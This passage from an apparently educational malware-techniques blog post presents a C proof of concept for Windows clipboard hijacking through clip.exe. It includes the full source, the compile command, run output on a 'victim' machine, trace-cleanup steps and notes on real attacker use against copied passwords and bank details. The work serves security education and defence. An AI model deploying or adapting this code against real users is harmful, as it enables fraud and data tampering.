snprintf(command, sizeof(command), "clip < temp_clip_data.txt");

// execute the command
system(command);
```

at the final, after using `clip.exe`, the temporary file is deleted to avoid leaving any traces.

So full source code with this logic is simple, like this (`hack3.c`):

```
 /*
 * hack3.c
 * simple clipboard hijacking
 * using clip.exe to manipulate clipboard content
 * author @cocomelonc
 * https://cocomelonc.github.io/malware/2025/05/10/malware-tricks-47.html
 */
#include <windows.h>
#include <stdio.h>
#include <stdlib.h>

void hijackClip() {
  // prepare the data to be placed in the clipboard
  const char *maliciousData = "Meow-meow!!";  // the text we want to copy to the clipboard

  // create a temporary file to store the malicious data
  FILE *tmpFile = fopen("meow_data.txt", "w");
  if (tmpFile == NULL) {
    printf("failed to create temporary file.\n");
    return;
  }

  // write the malicious data to the file
  fprintf(tmpFile, "%s", maliciousData);
  fclose(tmpFile);

  // use `clip.exe` to copy the content of the temporary file to the clipboard
  char command[256];
  snprintf(command, sizeof(command), "clip < meow_data.txt");

  // execute the command
  system(command);

  // clean up: delete the temporary file
  remove("meow_data.txt");

  printf("clipboard hijacked! data copied to clipboard: %s\n", maliciousData);
}

int main() {
  printf("starting clipboard hijack using clip.exe...\n");

  // hijack the clipboard with malicious data
  hijackClip();
```


```
  return 0;
}
```

This PoC will allow an attacker to inject custom data into the clipboard, for example, when a user copies sensitive information, the attacker replaces it with malicious content.


demo 3[Permalink]


Let’s go to see this in action. Compile this example:


```
x86_64-w64-mingw32-g++ hack3.c -o hack3.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sect
```



Then run this program on the victim’s machine (`Windows 10 22H2 x64` on my case):


File Virtual Machine View Send Key
Windows PowerShell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.
Try the new cross-platform PowerShell https://aka.ms/pscore6
PS C:\Users\user> cd Z:\2025-05-10-malware-tricks-47\
PS Z:\2025-05-10-malware-tricks-47>
PS Z:\2025-05-10-malware-tricks-47> .\hack.exe
PS Z:\2025-05-10-malware-tricks-47> .\hack.exe
PS Z:\2025-05-10-malware-tricks-47> .\hack.exe
PS Z:\2025-05-10-malware-tricks-47> .\hack2.exe
paint is running! hijacking clipboard...
paint is running! hijacking clipboard...
PS Z:\2025-05-10-malware-tricks-47>
PS Z:\2025-05-10-malware-tricks-47> .\hack3.exe
starting clipboard hijack using clip.exe...
clipboard hijacked! data copied to clipboard: Meow-meow!!
PS Z:\2025-05-10-malware-tricks-47>
*Untitled - Notepad
File Edit Format View Help
Quack
Quack
QuackQuackQuack
Quack
Quack
Quack
Quack
Quack-Quaaaaack
Meow-Meow-Meow-Meow-Meow-
Meow-Meow-
Type here to search
29°C
12:59 AM
5/13/2025


PS Z:\2025-05-10-malware-tricks-47> .\hack.exe
PS Z:\2025-05-10-malware-tricks-47> .\hack.exe
PS Z:\2025-05-10-malware-tricks-47> .\hack2.exe
paint is running! hijacking clipboard...
paint is running! hijacking clipboard...
PS Z:\2025-05-10-malware-tricks-47>
PS Z:\2025-05-10-malware-tricks-47> .\hack3.exe
starting clipboard hijack using clip.exe...
clipboard hijacked! data copied to clipboard: Meow-meow!!
PS Z:\2025-05-10-malware-tricks-47> .\hack3.exe
starting clipboard hijack using clip.exe...
clipboard hijacked! data copied to clipboard: Meow-meow!!
PS Z:\2025-05-10-malware-tricks-47>
*Untitled - Notepad
File Edit Format View Help
QuackQuackQuack
Meow-meow!!



This PoC could be used for transmitted data manipulation, where the attacker injects arbitrary or malicious data into the clipboard while the user is copying critical information (e.g., passwords, bank account details, etc.).

It's important to note that in a real-world attack, an adversary could use other methods to automate and conceal this process, such as setting up persistent tasks or injecting malicious code into other applications that rely on clipboard data.

But there are the caveat in these PoCs. If the clipboard contains text that is shorter than the malicious data, using hijacking in this way could result in partial replacement. *For example, if the clipboard already has "Quack" and you try to replace it with "Meow-meow!!", only "Meow-" might get copied, because the buffer is smaller than the new data.*

conclusionPermalink

These simple examples demonstrate basic techniques for *clipboard hijacking* and process monitoring using C and WinAPI. While they serve educational purposes, they also highlight the dangers of malicious software that can silently monitor and manipulate system resources. By monitoring specific processes like `mspaint.exe` (of course in real cases something like `firefox.exe`, `msedge.exe`), attackers can deploy undetected actions to alter critical data, such as clipboard contents.

By understanding these techniques, security professionals can better defend against these types of attacks. Stay vigilant and ensure that all systems are properly secured and monitored.

Several APT groups and cybercriminal organizations like APT37, APT38, Sandworm and malware like ZeusPanda, ROKRAT or CosmicDuke have employed this trick.

I hope this post is useful for malware researchers, C/C++ programmers, spreads awareness to the blue teamers of this interesting classic keylogging technique, and adds a weapon to the red teamers arsenal.

MITRE ATT&CK Techniques: Clipboard Data
APT37
APT38
Sandworm ZeusPanda
ROKRAT
CosmicDuke
source code in github

> This is a practical case for educational purposes only.

Thanks for your time happy hacking and good bye!
PS. All drawings and screenshots are mine
